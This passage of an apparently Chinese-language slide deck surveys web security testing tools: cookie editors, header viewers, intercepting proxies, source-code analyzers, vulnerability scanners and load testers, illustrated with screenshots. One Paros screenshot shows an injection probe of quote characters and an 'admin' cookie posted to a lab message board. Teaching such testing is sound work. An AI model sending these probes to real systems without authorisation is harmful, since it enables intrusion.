| Accept-Charset      | Big5,utf-8;q=0.7,*q=0.7                             |
| Keep-Alive          | 300   |
| Connection          | keep-alive  |
| Referer             | http://192.168.16.1/board/                          |
| Cookie              | admin=0   |

| Post Parameter Name | Post Parameter Value |
|---------------------|----------------------|
| user                | admin                |
| msg                 |                      |
| post                | POST                 |

確定 取消

# Add N Edit Cookies



AnEC Cookie Editor v0.2.1.2

google.com Filter/Refresh

| Site            | Cookie Name |
|-----------------|-------------|
| docs.google.com | GDS_PREF    |
| docs.google.com | __utma      |
| docs.google.com | __utmz      |
| google.com      | __utma      |
| google.com      | SC          |
| google.com      | __utma      |
| google.com      | NID         |
| google.com      | PREF        |
| google.com      | __utmz      |
| google.com      | rememberme  |
| google.com      | __utmz      |
| google.com.tw   | PREF        |
| www.google.com  | S           |

Note! The list above is not updated automatically when

Information about the selected Cookie

Name:  
Content:  
Host:  
Path:  
Send For:  
Expires:

Selection: All Invert

Cookie: Edit

Options

Add/Edit Cookie

Information about the selected Cookie

Name: PREF

Content: ID=1421d10b3ba726f5:TM=1198932757:LM=1198932757:S=jTLqVnS6YSTLjXsm

Domain: .google.com

Path: /

Send For:  Any type of connection  Encrypted connections only

Expires:  Expires: 2009年12月28日 下午 08:52:38  
 Expire at end of session  
 New expiration date:

Save Close



# Live HTTP Header



Live HTTP headers

Headers | Generator | Config | About

HTTP Headers

```
http://www.google.com.tw/  
  
GET / HTTP/1.1  
Host: www.google.com.tw  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.8.1.12) Gecko/20080201 Firefox/2.0.0.12  
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5  
Accept-Language: zh-tw,en-us;q=0.7,en;q=0.3  
Accept-Encoding: gzip,deflate  
Accept-Charset: Big5,utf-8;q=0.7,*;q=0.7  
Keep-Alive: 300  
Connection: keep-alive  
Cookie: BX=fkrhht3paml&b=3&s=in; PREF-ID=ee19e403466984ef:FF=4:LD=zh-TW:NR=10:TM=1198932758:LM=1200408310:S=HPSWy...  
  
HTTP/1.x 200 OK  
Cache-Control: private  
Content-Type: text/html; charset=UTF-8  
Content-Encoding: gzip  
Server: gws  
Content-Length: 2882
```

Save All... | Replay... |  Capture | Clear | Close

# HttpFox

Yahoo! 奇摩拍賣: 拍賣, 包括 精品, 電腦, 手機, 數位相機, mp3, 美容, 中古車, 歡迎來網拍投資! - Mozilla Firefox

檔案 (E) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) ScrapBook 工具 (I) 說明 (H)

http://tw.bid.yahoo.com/

Yahoo! 奇摩拍賣: 拍賣, 包括 精品...

YAHOO! 奇摩拍賣 會員登入 服務首頁 | 服務說明 | Yahoo! 奇摩  
新使用者? 立即註冊

跑單幫注意: 進口仿冒品等同製造 公告: 輕鬆付免註冊也可付款 下標就抽捷安特摺疊腳踏車

美人館 型男館 3C館 家電館 玩FUN館 美食館 我要賣東西 我的拍賣 拍賣社區 公告 求助

關鍵字 搜尋 進階搜尋

熱門: 可刷卡 造型黑鏡框 美顏霜 潔牙骨 大方包 防水嬰用品 鋼彈戰士 露趾鞋款 小50機車

【好康募集】 安心鎖滿5次, 驚喜好禮送給您! 奧運加油! 搶標奧運紀念幣 ~悄悄刮起拍賣哈韓~

賣家推薦

- 【飛鳥遊戲】XB360人氣遊戲
- TOSHIBA東芝10公斤洗脫烘洗衣
- \*A-SO-BI\*輕甜美人【A97844
- (8月Wii 新片) 勁爆美式足球09
- ☆ 酷炫潮流鞋坊 ☆ ~愛
- 【飛鳥遊戲】XB360人氣

更多

活動特輯 最新活動

- \$18900 MSI微星NB
- \$170 明星一等箱

國際代標代購專區

Shopping 無國界

| Started      | Time  | Sent | Received | Method | Result | Type       | URL  |
|--------------|-------|------|----------|--------|--------|------------|--|
| 00:12:41.398 | 0.920 | 378  | 219      | GET    | 200    | text/html  | http://tw.bid.yahoo.com/   |
| 00:12:41.514 | 0.265 | 409  | 7517     | GET    | 200    | text/css   | http://l.yimg.com/tw.yimg.com/i/tauction/yaw/ysac_hp_080724.css                      |
| 00:12:41.516 | 0.322 | 419  | 193      | GET    | 200    | image/gif  | http://l.yimg.com/tw.yimg.com/i/tauction/yaw/aw_logo.gif                             |
| 00:12:41.551 | 0.303 | 420  | 193      | GET    | 200    | image/gif  | http://l.yimg.com/tw.yimg.com/i/tauction/tvc0807/560x35.gif                          |
| 00:12:41.554 | 0.393 | 473  | 253      | GET    | 200    | image/jpeg | http://tw.image.bid.yahoo.com/users/0/8/5/8/bar0415-thumb-1213942585105469-7.jpg     |
| 00:12:41.556 | 0.370 | 414  | 117      | GET    | 200    | image/gif  | http://tw.yimg.com/i/tauction/lsm_external/market.gif                                |
| 00:12:41.559 | 0.453 | 474  | 253      | GET    | 200    | image/jpeg | http://tw.image.bid.yahoo.com/users/7/3/0/1/sensepia-thumb-1218389997823373-4.jpg    |
| 00:12:41.561 | 0.409 | 476  | 253      | GET    | 200    | image/jpeg | http://tw.image.bid.yahoo.com/users/5/3/8/1/kaivin888-thumb-1218781193590653-3.jpg   |
| 00:12:41.563 | 0.469 | 474  | 253      | GET    | 200    | image/jpeg | http://tw.image.bid.yahoo.com/users/7/2/1/8/htuee188-thumb-1218897796644953-3.jpg    |
| 00:12:41.566 | 0.496 | 477  | 253      | GET    | 200    | image/jpeg | http://tw.image.bid.yahoo.com/users/4/7/4/9/star89201052-thumb-121903072290630-4.jpg |

Headers Cookies Query String POST Data Content

| Request Header  | Value  | Response Header   | Value   |
|-----------------|--|-------------------|---|
| (Request-Line)  | GET / HTTP/1.1   | (Status-Line)     | HTTP/1.1 200 OK   |
| Host            | tw.bid.yahoo.com   | Date              | Mon, 18 Aug 2008 17:24:54 GMT   |
| User-Agent      | Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.9.0.1) Gecko/200807020... | Set-Cookie        | B=69of2p94sjc36&b=3&s=ef; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; d... |
| Accept          | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8                | P3P               | policyref="http://p3p.yahoo.com/v3/p3p.xml", CP="CAO DSP COR CUR ADM ...      |
| Accept-Language | zh-tw,en-us;q=0.7,en;q=0.3   | Expires           | Thu, 01 Jan 1970 12:34:56 GMT   |
| Accept-Encoding | gzip,deflate   | Cache-Control     | no-store, no-cache, must-revalidate, post-check=0, pre-check=0                |
| Accept-Charset  | Big5,utf-8;q=0.7,*;q=0.7   | Pragma            | no-cache  |
| Keep-Alive      | 300  | Connection        | close   |
| Connection      | keep-alive   | Transfer-Encoding | chunked   |
|                 |  | Content-Type      | text/html; charset=big5   |

完成

# HTTP 訊息觀察工具(cont.)



## ➤ Web Proxy

### ✓ Burp Suite

– <http://portswigger.net/suite/>

### ✓ Paros

– <http://www.parosproxy.org/>

### ✓ Odysseus

– <http://www.bindshell.net/tools/odysseus>

### ✓ Fiddler

– <http://www.fiddlertool.com/fiddler/>

### ✓ WebScarab

– [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

### ✓ SPIKE Proxy

– <http://www.immunitysec.com/resources-freesoftware.shtml>

### ✓ Achilles

– <http://www.mavensecurity.com/achilles>

# Burp Suite



burp suite v1.2.01

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts

site map scope

Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://blogsearch.google.com.tw
- http://clients1.google.com.tw
- http://docs.google.com
- http://images.google.com.tw
- http://mail.google.com
- http://maps.google.com.tw
- http://news.google.com.tw
- http://picasaweb.google.com.tw
- http://sites.google.com
- http://translate.google.com.tw
- http://www.google.com
- https://www.google.com
- http://www.google.com.tw**
- http://www.youtube.com

| host                     | method | URL   | status | length | MIME type | title  |
|--------------------------|--------|---|--------|--------|-----------|--------|
| http://www.google.com.tw | GET    | /   | 200    | 7526   | HTML      | Google |
| http://www.google.com.tw | GET    | /csi?v=3&s=webhp&action=&tran=undefined&e=17259,21298,21459&ei=F... | 204    | 215    |           |        |
| http://www.google.com.tw | GET    | /extern_js/f/CgV6aC1UwXlCdHcrMAo4LUADLCswDjgFLCswFjgNLCswFzgD...    | 304    | 119    |           |        |
| http://www.google.com.tw | GET    | /intl/en_com/images/logo_plain.png                                  | 304    | 221    |           |        |
| http://www.google.com.tw | GET    | /ack  |        |        |           |        |
| http://www.google.com.tw | GET    | /ack?sa=L&ai=CMxj_03aDSsq3DlajoQTqm-2qCKXUj4gBj7r4_QzB2ZZzExA...    |        |        | HTML      |        |
| http://www.google.com.tw | GET    | /advanced_search  |        |        |           |        |
| http://www.google.com.tw | GET    | /advanced_search?hl=zh-TW   |        |        | HTML      |        |
| http://www.google.com.tw | GET    | /csi  |        |        |           |        |
| http://www.google.com.tw | GET    | /intl/zh-TW/about.html  |        |        | HTML      |        |

response request

raw headers hex html render

```
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2009 02:27:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Server: gws
Content-Length: 7347

<html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Google</title><script>>window.google=(kEI:"F3qDSoSaLJSCowTj9pDmAg",kEXPI:"17259,21298,21459",kCSIE:"17259,21298,21459",kCSI:{e:"17259,21298,21459",ei:"F3qDSoSaLJSCowTj9pDmAg"},kHL:"zh-TW");

window.google.sn="webhp";window.google.timers={load:(t:(start:(new Date).getTime()));try{window.google.pt=window.gtbExternal.&&window.gtbExternal.pageT()}|window.external.&&window.external.pageT)}catch(b){}
window.google.jsrt_kill=1;
var _gjlw=location,function _gjuc(){var b=_gjlw.href.indexOf("#");if(b>=0){var a=_gjlw.href.substring(b+1);if(/(^\&#38;)/.test(a)&&a.indexOf("#")>=1&&/(^\&#38;)/.test(a)}{_gjlw.replace("/search?"+"a.replace(/(^\&#38;)/.test(a)&&a.indexOf("#")>=1&&/(^\&#38;)/.test(a)}&&cad=h($1)/.test(a)});return 1}}function _gjp(){!(window._gjlw.hash&&window._gjuc())&&setTimeout(_gjp,500)};
window._gjp && _gjp()</script><style>body,td,a,p,h{font-family:arial,sans-serif,h{color:#36c;font-size:20px}.q{color:#00c}.q.ts td{padding:0}.ts{border-collapse:collapse}#gbar{height:22px}.gbh,.gbd{border-top:1px solid #c9d7f1;font-size:1px}.gbh{height:0;position:absolute;top:24px;width:100%}.#gbi,#gbs{background:#fff;left:0;position:
```

< > 0 matches

# Paros (→ Free Web Scan)



Untitled Session - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
  - http://192.168.16.1
    - GET:board(id)

Request | Response | Trap

POST http://192.168.16.1/board/?id=17 HTTP/1.0  
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, \*  
Referer: http://192.168.16.1/board/?id=17  
Accept-Language: zh-tw  
Content-Type: application/x-www-form-urlencoded  
Proxy-Connection: Keep-Alive  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)  
Host: 192.168.16.1  
Content-Length: 34  
Pragma: no-cache  
Cookie: admin=0

user=admin&msg=%27%27%27&post=POST

Raw View  Trap request  Trap response

Continue Drop

|   |     |                                  |        |      |
|---|-----|----------------------------------|--------|------|
| 1 | GET | http://192.168.16.1/board/?id=17 | 200 OK | 32ms |
|---|-----|----------------------------------|--------|------|

History Spider Alerts Output

# 原始碼檢測工具(Commercial)



## ➤ HP DevInspect

- ✓ [https://h10078.www1.hp.com/cda/hpms/display/main/hpms\\_content.jsp?zn=bto&cp=1-11-201-200%5E9564\\_4000\\_100\\_\\_](https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5E9564_4000_100__)

## ➤ Parasoft

- ✓ <http://www.parasoft.com/jsp/home.jsp>

## ➤ Fortify 360 SCA(Source Code Analyzer)

- ✓ <http://www.gss.com.tw/tw/IT-tools/Fortify-SCA.htm>
- ✓ [http://www.fortify.com/products/detect/in\\_development.jsp;jsessionid=FE6FC1EFD16D72EF59191714521AB1E9](http://www.fortify.com/products/detect/in_development.jsp;jsessionid=FE6FC1EFD16D72EF59191714521AB1E9)

## ➤ Klocwork

- ✓ [http://www.klocwork.com/products/?\\_kk=code%20review%20tool&\\_kt=f237adfe-c22e-44ff-af59-0a79f6d8abc7&gclid=CLf-uNXJn5wCFQkwpAodA2J\\_cw](http://www.klocwork.com/products/?_kk=code%20review%20tool&_kt=f237adfe-c22e-44ff-af59-0a79f6d8abc7&gclid=CLf-uNXJn5wCFQkwpAodA2J_cw)

## ➤ 阿碼科技-CodeSecure

- ✓ [http://www.armorize.com/?link\\_id=codesecure](http://www.armorize.com/?link_id=codesecure)

# 原始碼檢測工具(Commercial)

## ➤ Parasoft

| Parasoft產品介紹 |  |
|--------------|--|
| JTest        | JTest可讓程式設計師不用寫任何檢測案例 [ Test cases ]、Harness或Stubs，即可對Java之程式做黑箱測試 [ Black-box testing ]、白箱測試 [ White-box testing ]、回覆測試 [ Regression testing ]及Static Analysis的自動測試工具，減少偵錯的時間。<br>(詳細說明)                                |
| dotTest      | dotTest 工具能自動分析C#, VB .NET, MC++之源碼並自動產生單元測試(Unit Testing) 測試用例(NUnit Test Cases)，此自動產生之測試用例須為源碼並為NUnit格式，以利開發人員修改及維護。<br>(詳細說明)   |
| C++Test      | C++Test可讓程式設計師不用寫任何檢測案例 [ Test cases ]、Harness或Stubs，即可對C或C++之程式做單元測試及Static Analysis的自動測試工具。<br>(詳細說明)  |
| SOAPTtest    | SOAP 是Web Service的一種通訊協定，可讓各種環境的物件，順利溝通，SOAPTtest則是檢測此SOAP協定最佳之工具。<br>(詳細說明)   |
| WebKing      | WebKing 是檢測網站功能、效能及存取性之最佳工具，並且是Parasoft 錯誤預防機制 [ Automated Error Prevent ] 不可或缺之一環。<br>(詳細說明)  |
| Insure++     | Insure++是測試Runtime程式之最佳自動化工具，它可檢測出記憶體規劃上之錯誤，如：Memory corruption、Memory leaks、Memory allocation error、Variable initialization errors、Variable definition conflicts、pointer errors、Library errors，和邏輯錯誤等難以捉摸之錯誤。<br>(詳細說明) |

# 原始碼檢測工具(Commercial)

## ► Fortify 360 SCA(Source Code Analyzer)

The screenshot displays the Fortify 360 SCA Audit Workbench interface. The top window shows the source code for `BasicAuthentication.java` with a highlighted line 143: `row1.addElement(new TD(new Input(Input.TEXT, HEADER_NAME, headerName.toString())));`. The left sidebar shows a project summary with 162 hotspots removed and a list of detected issues, including Cross-Site Scripting (CSCS) and Cross-Site Scripting (CSCS). The bottom window shows a control flow graph (CFG) for the `BasicAuthentication.doStage1` method, illustrating the flow of control and data between various code blocks and methods.

```
graph TD
    subgraph "BasicAuthentication.doStage1"
        direction TB
        B1["getStringParameter(return) 92"]
        B2["Assignment to headerName 92"]
        B3["toString(this :return) 140"]
        B4["Input(2) 140"]
    end

    subgraph "ParameterParser.getStringParameter"
        direction TB
        P1["getStringParameter(return) 720"]
        P2["Return 720"]
    end

    subgraph "ParameterParser.getStringParameter"
        direction TB
        P3["getParameterValues(return) 690"]
        P4["Assignment to values 690"]
        P5["trim(this :return) 704"]
        P6["clean(0 :return) 704"]
        P7["Assignment to value 704"]
        P8["Return value 712"]
    end

    B1 --> P1
    P1 --> P2
    P2 --> B3
    B3 --> B4
    B4 --> P3
    P3 --> P4
    P4 --> P5
    P5 --> P6
    P6 --> P7
    P7 --> P8
    P8 --> P2
    P8 --> P2
```



# 原始碼檢測工具(Commercial)

## ➤ 阿碼科技-CodeSecure

**CodeSecure™**  
armorize technologies

HOME ADMIN CONFIGURE SCAN ANALYZE HELP

Last Scan Scan History Workbench Download

### Current Scan Details

|                           |                                   |
|---------------------------|-----------------------------------|
| Start time                | 1/12/09 3:04:16 PM (1 minute ago) |
| Duration                  | 1 minute                          |
| Scanned Files             | 163                               |
| Scanned Lines             | 16,668                            |
| Vulnerable Files          | 25                                |
| Vulnerable Statements     | 81                                |
| Resulting Vulnerabilities | 121                               |
| Vulnerable Entry Points   | 34                                |

Generate HTML Report  
Generate PDF Report  
Export Rules  
Export to XML

Back to Scan History

### Analyze Your Last Scan

#### Vulnerability Type Distribution

#### Vulnerability Depth Distribution

#### Vulnerability Severity Distribution

Legend:  
Cross-Site Scripting (CWE 79)  
Information Leak of System Data (CWE 497)  
HTTP Response Splitting (CWE 113)  
Directly exposed vulnerabilities  
Vulnerabilities with high risk  
Vulnerabilities at moderate depths  
Vulnerabilities at low exposure depths

### Vulnerability List

| File Name         | Vulnerability Type                        | Traceback    | Severity | Depth | Line | Entrypoint        |
|-------------------|---|--------------|----------|-------|------|-------------------|
| DEHelper.cs       | Information Leak of System Data (CWE 497) | c63a43436141 | 5,000    | 0     | 315  | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | 4c73c49b26ff | 5,000    | 0     | 55   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | b37caff9c8e1 | 5,000    | 0     | 57   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | d61812c727a9 | 5,000    | 0     | 88   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | ac327e2876b4 | 5,000    | 0     | 90   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | d83b71adc7b7 | 5,000    | 0     | 90   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | 3e3fc6d185dd | 5,000    | 0     | 90   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | 07e11a79e5a4 | 5,000    | 0     | 91   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | 80525e7161aa | 5,000    | 0     | 91   | recipedetail.aspx |
| recipedetail.aspx | Cross-Site Scripting (CWE 79)             | 98e207e41eed | 5,000    | 0     | 91   | recipedetail.aspx |

1 2 3 4 5 6 7 8 9 10 11 12 13 (121 item(s))

File Name: Vulnerability Type: Depth:

armorize technologies

# 網站弱點掃描工具(Commercial)



## ➤ Acunetix


✓ <http://www.acunetix.com/>

## ➤ HP WebInspect

✓ [https://h10078.www1.hp.com/cda/hpms/display/main/hpms\\_content.jsp?zn=bto&cp=1-11-201-200%5E9570\\_4000\\_100\\_\\_](https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5E9570_4000_100__)

## ➤ IBM Rational AppScan

✓ <http://www-01.ibm.com/software/awdtools/appscan/>



# 網站弱點掃描工具(Commercial)

➤ Acunetix

The screenshot displays the Acunetix Web Vulnerability Scanner (Enterprise Edition) interface. The main window shows the results of a scan for the target URL `http://www. ....tw:80/`. The interface is divided into several sections:

- Tools Explorer:** A tree view on the left side containing various tools such as Site Crawler, Target Finder, Subdomain Scanner, Blind SQL Injector, HTTP Editor, HTTP Sniffer, HTTP Fuzzer, Authentication Tester, Compare Results, Web Services, Web Services Scanner, Web Services Editor, Configuration, Settings, Scanning Profiles, General, Program Updates, Version Information, Licensing, Support Center, Purchase, User Manual (html), User Manual (pdf), and AcuSensor.
- Scan Results:** A central pane showing the scan results for "Scan Thread 1 ( http://www. ....tw:80/ )". It lists various alerts and categories, including:
  - Alerts (96)
    - SSL 2.0 deprecated protocol (1)
    - SSL weak ciphers (3)
    - Password type input with autocomplete enabled (68)
    - Broken links (24)
  - Knowledge Base (7)
    - List of open TCP ports
    - Whois lookup
    - SSL server running [443]
    - ASP-NET
    - List of client scripts
    - List of files with inputs
    - List of external hosts
  - Site Structure
    - 2008
- Vulnerability Information:** A detailed view of the scan results, showing the "Threat Level" as "Level 3: High" and a description: "Acunetix Threat Level 3. One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website." It also shows the "Alerts Found" summary:

| Alert Severity | Count |
|----------------|-------|
| High           | 1     |
| Medium         | 3     |
| Low            | 0     |
| Informational  | 92    |
- Activity Window:** A log at the bottom showing the scan progress: "Determining necessary updates ... No patch updates are available. Started scanning http://www. ....tw:80/ ... Finished scanning."

# 網站弱點掃描工具(Commercial)

## ➤ HP WebInspect

The screenshot displays the HP WebInspect interface for a scan of <http://zero.webappsecurity.com/>. The interface is divided into several sections:

- Site:** A tree view showing the directory structure of the scanned site, including folders like `_private`, `_vti_bin`, `_vti_log`, `_vti_pvt`, `admin`, `aspnet_client`, `backup`, `cgi-bin`, `cookietest`, `CVS`, and `db`.
- Scan Info:** Shows the scan progress with a blue bar for 'Crawl' (384 of 384) and a green bar for 'Audit' (921 of 921).
- Session Info:** A section for session-related information.
- Host Info:** Lists various host-related items such as P3P Info, AJAX, Certificates, Comments, Cookies, E-mails, and Forms.
- Scan Status:** Indicates the scan is 'Completed' with a green checkmark.
- Activity:** Shows 'Crawling' and 'Auditing' activity levels in 'Req/Sec'.
- Other:** Shows 'Script Execution' activity in 'Evt/Sec'.
- Vulnerabilities:** A bar chart showing the distribution of vulnerabilities by risk level:

| Risk Level     | Count |
|----------------|-------|
| Critical       | 83    |
| High           | 84    |
| Medium         | 10    |
| Low            | 80    |
| Info           | 27    |
| Best Practices | 17    |
- Scan Summary:** A table of overall scan statistics:

| Category        | Value    |
|-----------------|----------|
| Duration        | 00:19:25 |
| Policy          | Standard |
| Hosts           | 1        |
| Sessions        | 86       |
| Attacks Sent    | 27,647   |
| Issues          | 301      |
| Total Requests  | 29,468   |
| Failed Requests | 0        |
| Script Includes | 0        |
| Macro Requests  | 53       |
| 404 Probes      | 179      |
- Vulnerabilities Table:** A detailed list of identified vulnerabilities:

| Risk | Count | Description  |
|------|-------|--|
| High | 39    | Cross-Site Scripting   |
| High | 24    | Microsoft ASP.NET or ASP Unicode Conversion Cross-Site Scripting |
| High | 15    | Database Server Error Message                                    |
| High | 4     | SQL Injection Confirmed (No Data Extraction)                     |
| High | 1     | IIS Global Server Variables Disclosure (global.asa.bak)          |
| High | 9     | Unencrypted Login Form   |

# 網站弱點掃描工具(Commercial)

## ► IBM Rational AppScan (中文化)

www .tw\_20090514\_scan - IBM Rational AppScan

檔案(F) 編輯(E) 檢視(V) 掃描(S) 工具(T) 說明(H)

掃描 暫停 手動探索 掃描配置 Scan Expert(P) 掃描日誌 報告 更新

安全問題 補救作業 應用程式資料

URL 型 -

- 我的應用程式 (66)
- http://[redacted] / (32)
- / (2)
- copyright.aspx
- errorpage.aspx
- handicap\_notice.aspx
- index.aspx (9)
- scriptresource.axd
- validatecode.aspx
- vocationcode.aspx
- webresource.axd
- 2008

排列依據：嚴重性 降冪

我的應用程式'的 66 個安全問題 (94 個變式)

- 未更新階段作業 ID (1)
- 盲目的 SQL 注入 (13)
  - http://www.[redacted].tw/index.aspx (9)
  - http://www.[redacted].tw/list.aspx (4)
    - \_\_LASTFOCUS
    - \_\_PREVIOUSPAGE
    - ct00%24ContentPlaceHolder1%24UcNewsList1%24ibrss.x
    - ct00%24ContentPlaceHolder1%24UcNewsList1%24ibrss.y
- 跨網站 Scripting (3)

上一個 下一個 嚴重性 高 狀態 關閉

問題資訊 諮詢 修正建議 要求/回應

**盲目的 SQL 注入**

高  
CVSS 測量值評分 (9.7)

基本 時間 環境

URL: http://www.[redacted].tw/list.aspx

實體: \_\_LASTFOCUS

安全風險: 有可能檢視、修改或刪除資料庫項目和表格

造訪的 URL 2732/2736 完成的測試 57155/1385972 66 個安全問題 17 0 49 0

# 網站壓力測試工具(Free)



## ➤ **ab (Apache Benchmark)**

✓ <http://httpd.apache.org/>

## ➤ **JMeter**

✓ <http://jakarta.apache.org/jmeter/>

## ➤ **Microsoft Web Application Stress Tool**

✓ <http://www.microsoft.com/technet/archive/itsolutions/intranet/downloads/webstres.msp>

## ➤ **Microsoft Application Center Test**

✓ [http://msdn2.microsoft.com/en-us/library/aa287410\(VS.71\).aspx](http://msdn2.microsoft.com/en-us/library/aa287410(VS.71).aspx)

